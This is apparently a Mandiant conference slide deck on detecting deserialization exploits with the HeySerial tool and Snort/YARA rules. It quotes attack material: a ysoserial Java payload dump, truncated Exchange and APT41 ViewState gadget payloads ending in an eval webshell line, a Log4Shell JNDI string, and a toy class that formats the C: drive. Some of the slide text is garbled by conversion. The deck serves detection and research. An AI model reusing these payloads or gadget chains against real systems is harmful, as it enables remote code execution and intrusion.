# MANDIANT

# Clean Up on the Serial Aisle

Developing a Systematic Hunting Methodology for Deserialization Exploits

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# **About Me**

### Principal Threat Researcher

- Mandiant Intel / Advanced Practices
- Ex-Red Team

### What I Do

- Hunting in customer telemetry
- Shoulder surfing malware queue
- General research

### **Research Mission**

Learn about adversary tradecraft

Make that knowledge actionable

# Who cares?

### Who

• APTs to cyber criminals to bug hunters

### What

• Zero days, ViewStates, etc.

### When

• Since at least 2012


### Where

• Name a language

### Why

• Hackers gon' hack

# What it's SeriALL About







# se·ri·al·ize /'sirēə līz/

Encoding and packing data for easy sharing



# **Example Time**









# Object can be

- Cookie
- HTTP Header
- Parameter

### Server can track

- Authenticated user
- Session details
- Page/display details

# **Breaking Down an Attack**















### Object must be modifiable

- Client-side
- Not signed\*
- Not encrypted\*\*

### Server must have

- Unsafe deserialization OR usage
- –Valuable functionality/imports



# Don't take candy from strangers

### **Example Server**

```
interface IRunnable
 bool Run();
private void btnLoadFile_Click(object sender, EventArgs e)
 try
    OpenFileDialog dlg = new OpenFileDialog();
    dlg.Filter = "Badly Written App Files (*.argh)|*.argh";
    if (dlg.ShowDialog() == System.Windows.Forms.DialogResult.OK)
        BinaryFormatter fmt = new BinaryFormatter();
       MemoryStream stm = new MemoryStream(File.ReadAllBytes(dlg.FileName));
        IRunnable run = (IRunnable)fmt.Deserialize(stm);
        run.Run();
 catch (Exception ex)
   MessageBox.Show(ex.ToString());
```

### **Good Object**

```
[Serializable]
class PrintHello : IRunnable
{
   public bool Run()
   {
      Console.WriteLine("Hello");
      return true;
   }
}
```

### **Bad Object**

```
[Serializable]
class FormatHardDisk : IRunnable
{
   public bool Run()
   {
     Process.Start("format.exe", "C:");
     return true;
   }
}
```

# The Missing Link

**Gadgets** – useful functions/classes

**Chains** – linking gadgets

#TeamworkMakesTheDreamWork

# ysoserial

chat on gitter download master build passing @ build passing

A proof-of-concept tool for generating payloads that exploit unsafe Java object describilization.

....sr.Zsun.reflect.annotation.AnnotationInvocationHandlerU..... ....L..memberValuest..Ljava/util/Nap;L..typet..Ljava/lang/Class ;xps}.....java.util.Mapxr..java.lang.reflect.Proxy.'....C....L. .ht.%Ljava/lang/reflect/InvocationHandler;xpsq.~..sr.\*org.apache .commons.collections.map.LazyMapn....y....L..factoryt.,Lorg/apa che/commons/**collections/**Tr**ansf**ormer:xpsr.:org.apache.commons.col lections.functors.ChainedTrunsformer0...(z.....F..iTransformerst .-[Lorg/apache/commons/collections/Transformer;xpur.-[Lorg.apach e.commons.collections.Transformer;.V<sup>e</sup>..4....xp....sr.;org.apach e.commons.collections.functors.ConstantTransformerXv..A iConstantt..Ljava/lang/Object;ppvr..java.lang.Runtime... xpsr.:arg.apache.commons.collections.functors.ImvokerTransformer ...k{l.8...[..iArgst..[Ljava/lang/Object;L..iWethodNamet..Ljava/ lang/String;[..iParamTypest..[Ljava/lang/Class;xpur..[Ljava.lang .Object;..X..s)l...xp....t..getRuntimeur..[Ljava.lang.Class;.... .Z....xp....t..getMethoduq.~....vr..java.lang.String...8z;.B. .xpvq.~..sq.~.uq.~....puq.~....t..invokeuq.~.....vr..java .lang.Object.....xpvq.~..sq.~..ur..[Ljava.lang.String;..V. ..{G...xp....t..**calc.ex**et..execuq.~.....**q.~.**#sq.~..sr..java.lan g.Integer.....8...I...valuexr..java.lang.Number......xp. .sr..java.uttl.HashMap......F..loadFactorI..thresholdxp?0. ....w......xxvr..java.lang.Override.....xpq.~.:

# The IMPORTance of Clojure

```
sometimes object
ObjectInputStream.readObject()
                                                instantiation is all you need
     HashMap.readObject()
           AbstractTableModel$ff19274a.hashCode()
                clojure.core$comp$fn__4727.invoke()
                      clojure.core$constantly$fn__4614.invoke()
                      clojure.main$eval opt.invoke()
                         (use '[clojure.java.shell :only [sh]]) (sh <hackityhack>)
```

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https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/Clojure.java

# I Object

```
.....ÿÿÿÿ.......Microsoft.PowerShell.Editor, Version=3.0.0.0, Cultur<u>e=neutral</u>
                                                                                PublicKeyToken=31bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunProperties
...truncated...
                                                                                h.BackgroundBrush.........m<LinearGradientBrush xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                                                                                </LinearGradientBrush>....ë
<soap:Header>
                                                                                <ResourceDictionary</pre>
                                                                                xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
<t:RequestServerVersion Version="Exchange2013"/>
                                                                                xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                                                                                xmlns:s="clr-namespace:System;assembly=mscorlib"
</soap:Header>
                                                                                xmlns:c="clr-namespace:System.Configuration;assembly=System.Configuration"
                                                                                xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
<soap:Body>
                                                                                   <ObjectDataProvider x:Key="type" ObjectType="{x:Type s:Type}" MethodName="GetType">
                                                                                       <ObjectDataProvider.MethodParameters>
                                                                                          <s:String>System.Workflow.ComponentModel.AppSettings, System.Workflow.ComponentModel, Version=4.0.0.0,
    <m:CreateUserConfiguration>
                                                                                Culture=neutral, PublicKeyToken=31bf3856ad364e35</s:String>
                                                                                       </ObjectDataProvider.MethodParameters>
         <m:UserConfiguration>
                                                                                   </ObjectDataProvider>
                                                                                   <ObjectDataProvider x:Key="field" ObjectInstance="{StaticResource type}" MethodName="GetField">
                                                                                       <ObjectDataProvider.MethodParameters>
              <t:UserConfigurationName
                                                                                          <s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
                  Name="ExtensionMasterTable">
                                                                                          <r:BindingFlags>40</r:BindingFlags>
                                                                                       </ObjectDataProvider.MethodParameters>
                   <t:FolderId Id="%s" ChangeKey="%s" />
                                                                                   </ObjectDataProvider>
                                                                                   <ObjectDataProvider x:Key="set" ObjectInstance="{StaticResource field}" MethodName="SetValue">
                                                                                       <ObjectDataProvider.MethodParameters>
              </t:UserConfigurationName>
                                                                                          <s:Object/>
              <t:Dictionary> ...truncated... </t:Dictionary>
    <t:BinaryData>AAEAAAD////AQAAAAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZG10b3IsIFZ1c...</t:BinaryData>
         </m:UserConfiguration>
    </m:CreateUserConfiguration>
</soap:Body> ...truncated...
```



# I(O)C You



**Endpoint** 

w3wp.exe ran "whoami"



**Static** 

Log files and attacker tools



**Network** 

Visibility into responses


# **Template Time**

```
alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]";
content:"T "; offset:2; depth:3; content:"{PREFIX}"; {SUS KEYWORDS} threshold:type
limit, track by_src, count 1, seconds 1800; sid:108111108; rev:1;)
```

alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]";
content:"T "; offset:2; depth:3; content:"|ac ed|"; content:"|77 68 6f 61 6d 69|";
distance:0; threshold:type limit, track by\_src, count 1, seconds 1800;
sid:108111108; rev:1;)



# Lots of Python and Regex Later...



### **Bulk Rule Generation**

- –Encoders
- –Object Types
- -Rule formatters

### **Bulk Rule Testing**

(and payload generation)

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# **Tuning**

### **Request:**

```
alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]"; content:"T ";
offset:2; depth:3; content:"|ac ed|"; content:"|77 68 6f 61 6d 69|"; distance:0; threshold:type
limit, track by_src, count 1, seconds 1800; flowbits:set,heyserial; sid:108111108; rev:1;)
```

### **Response:**

```
alert tcp any any -> any any ( msg:"M.Exploit.HTTP.SerializedObject.[ServerResponse]";
content:"HTTP"; depth:4; flowbits:isset,heyserial; threshold:type limit,track by_src,count
1,seconds 1800; sid:101099104111; rev:1;)
```

### Take 2:


```
alert tcp any any -> any any ( msg:"M.Exploit.HTTP.SerializedObject.[ServerResponse]";
content:"HTTP"; depth:4; content:!"301"; offset:9; depth:3; content:!"302"; offset:9; depth:3;
content:!"404"; offset:9; depth:3; flowbits:isset,heyserial; threshold:type limit,track
by_src,count 1,seconds 1800; sid:101099104111; rev:1;)
```

// ©2021 Mandi

# 41? More like Forty-Fun!




# **ViewState Sponsored Espionage**





# Why ViewStates (for)matter

- ✓ Maintains **state** for .NET
- Accepted by any page



# Secrecy is **Key**



### <machineKey</pre>

```
validationKey="<top secret>"
decryptionKey="<top secret>"
validation="SHA1"
decryption="AES"
```

/>

attacke

# Time to Spill the APTea

Base64 Encoded ViewState

Gadget 3

**Payload** 

```
public void GetObjectData(SerializationInfo info, StreamingContext context)
 Input
/wEyolYAAOAAAP////8BAAAAAAAAAAWCAAAAV1N5c3RlbS5XaW5kb3dzLkZvcm1zLCBWZXJzaW9uPT
                                                                  System.Diagnostics.Trace.WriteLine("In GetObjectData");
V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQUBAAAAIVN5c3RlbS5XaW5kb3dzLkZvcm1zLkF4SG9zdCtT
                                                                  info.SetType(typeof(System.Windows.Forms.AxHost.State));
AWAAAA8DAAAAYSOAAAIAAQAAAP////8BAAAAAAAAAAAQBAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW
                                                                  info.AddValue("PropertyBagBinary", GadgetChainsToBinaryFormatter());
JsaWIsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZX1Ub2tlbj1iNzdh
dm/v.c.21.vb.q1000.0.g.TCOT000.0.V00.0.0.C.g.0.0.P.0.C.0.0.0.E.0.0.0.0.V.D00.0.0.C.O.0.0.0.7.P.0.0.0.0.V.C.0.0
Output
ÿ.2¢V.....ÿÿÿÿ............WSystem.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089.....!System.Windows.Forms.AxHost+State.....PropertyBagBinary
.....a*.....ÿÿÿÿ.......System.Collections.Generic.List`1[[System.Object, mscorlib, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]..... items. size. version.....
.....aSystem.Workflow.ComponentModel, Version=3.0.0.0, Culture=neutral,
                                                                                                           Gadget 1
PublicKeyToken=31bf3856ad364e35.....jSystem.Workflow.ComponentModel.Serialization ActivitySurrogateSelector
 ObjectSerializedRef.....type.memberDatas...System.UnitySerializationHolder....
                  ..... .... ....
                                                                                                           Gadget 2
                        .... System.Collections.Hashtable....
LoadFactor.Version.Comparer.HashCodeProvider.HashSize.Keys.Values.......System.Collections.IComparer$System.Collections
.IHashCodeProvider.ìQ8?....
<%@ Page Language="Josript"%</pre>
<% eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(</p>
%>..(...
```

# **Hey Serial – How Do I Catch APT41?**

python heyserial.py -t NETViewState -e base64 -o yara -c
'HackityHack::ActivitySurrogateSelector+ObjectSurrogate+ObjectSerializedRef'




## python checkyoself.py -y HackityHack.yara -d apt41.base64

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# Adding a Log(4j) to the Fire



# **Quick Class on Log4Shell**



# Objects are Money (§)

```
${jndi:ldap://<hackityhack>/a}
```

### Oh look!

- An object prefix
- And keywords

### Summon the Detection Robots

```
python heyserial.py -t JNDIObj -e raw base64
    -k dns:/ ldap:/ ldaps:/ rmi:/ ://
```

# **Dev is in the Details**



# Just Cuz You're Paranoid, Doesn't Mean You're Wrong

- Update apps and libraries
- Validate (and encrypt) objects
  - Use strong, unique keys
- Minimize "dangerous" functions
- And more

Where did we come from? Where will we go?



# Lots of Places to Jump In!



New...

**Encoders?** 

Rule formats?

Protocols? (COM)



Better tuning



And more?



# Resources

### HeySerial (Tool)

https://github.com/mandiant/heyserial

### Now You Serial (Blog)

 https://www.mandiant.com/resources/hunti ng-deserialization-exploits

### A *ton* of prior work

### Tools

- Deserialization-Cheat-Sheet @GrrrDog
- · Ysoserial @frohoff
- · MarshalSec @frohoff
- Ysoserial (forked) @wh1t3p1g
- · Ysoserial.NET and v2 branch @pwntester
- ViewGen 0xacb
- · Rogue-JNDI @veracode-research

### Vulnerabilities

- Log4J (CVE-2021-44228)
- Exchange (CVE-2021-42321)
- Zoho ManageEngine (CVE-2020-10189)
- Jira (CVE-2020-36239)
- Telerik (CVE-2019-18935)
- C1 CMS (CVE-2019-18211)
- Jenkins (CVE-2016-9299)
- What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. – @breenmachine, FoxGloveSecurity (2015)

### Talks and Write-Ups

- PSA: Log4Shell and the current state of JNDI injection Moritz Bechler (2021)
- This is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits Chris Glyer, Dan Perez,
   Sarah Jones, Steve Miller (2020)
- Deep Dive into .NET ViewState deserialization and its exploitation Swapneil Dash (2019)
- · Exploiting Deserialization in ASP.NET via ViewState Soroush Dalili (2019)
- Use of Deserialization in .NET Framework Methods and Classes Soroush Dalili(2018)
- Friday the 13th, JSON Attacks Alvaro Muños and Oleksandr Mirosh (2017)
- Exploiting .NET Managed DCOM James Forshaw, Project Zero (2017)
- Java Unmarshaller Security Moritz Bechler (2017)
- Deserialize My Shorts Chris Frohoff (2016)
- Pwning Your Java Messaging with Deserialization Vulnerabilities Matthias Kaiser (2016)
- Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land Alvaro Muños and Oleksandr Mirosh (2016)
- Marshalling Pickles Chris Frohoff and Gabriel Lawrence (2015)
- Are you my Type? Breaking .NET Through Serialization James Forshaw (2012)



# Questions?